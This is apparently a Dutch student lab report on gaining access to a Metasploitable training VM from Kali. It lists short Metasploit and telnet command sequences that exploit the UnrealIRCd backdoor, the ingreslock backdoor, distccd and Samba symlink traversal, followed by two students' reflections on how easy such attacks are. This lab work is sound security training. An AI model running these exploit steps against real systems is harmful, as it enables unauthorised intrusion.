**Labo 3: Gaining access**

**Opstelling**

Kali: 192.168.137.10  
Metasploitable victim: 192.168.137.20  
Web Pentest victim: 192.168.137.30


**Stap 1**: niet gelukt wegens geen databases op kali

**Stap 2:**

Backdoors


UnealIRCD IRC daemon:

* Msfconsole
* Use exploit/unix/irc/unreal\_ircd\_3281\_backdoor
* Set RHOST 192.168.137.20
* Exploit
* **Access gained**




Ingreslock

* telnet 192.168.137.20 1524
* **Access gained**




**Distccd**


* Msfconsole
* Use exploit/unix/misc/distcc\_exec
* Set RHOST 192.168.137.20
* Exploit
* **Access gained**





Samba fileserver

* smbclient -L //192.168.137.20
* Vraagt naar root password
* msfconsole
* Use auxiliary/admin/smb/samba\_symlink\_traversal
* Set RHOST 192.168.137.20
* Set SMBSHARE tmp
* Exploit
* Exit
* smbclient //192.168.137.20/tmp
* **Access gained**









**Reflectie Chingiz**

Het baart me veel zorgen hoeveel vulnerabilities er bestaan en hoe makkelijk het is on ze te ontdekken en de instructies te vinden om deze te misbruiken. Natuurlijk zullen grote bedrijven daar veel meer tegen doen, maar de kleine zelfstandigen of mensen met een private website kunnen zich onmogelijk wapenen tegen een gerichte aanval, gewoon uit gebrek van technische kennis en financiele middelen.

Spijtig genoeg zullen de mensen altijd verdeeld zijn over white, - gray- en black hats, wat hun mentale ingesteldheid betreft en zullen er altijd aanvallers en slachtoffers zijn, ook in cyberspace.

**Reflectie Sanjy**

Ik heb alle stappen gevolgd behalve eerste, de eerste niet gelukt wegens geen databases op kali. Ik heb overal met stuk van 4 commando’s binnen geraakt, met dit tool kan je gemiddelde / niet beveiligd systeem of webserver makkelijk binnen gaan. Ik vind die laatste smbclient (samba fileserver) echt gevaarlijk. Hiermee de wachtwoorden van een externe server kan gewoon downloaden. Het gebruik van Metasploit als onderdeel van een algemeen programma voor vulnerabilities kan controleren, een configuratie te wijzigen of een compenserende controle uit te voeren. Dit is ook niet zo gemakkelijk beschermen tegen dit soort aanvallen.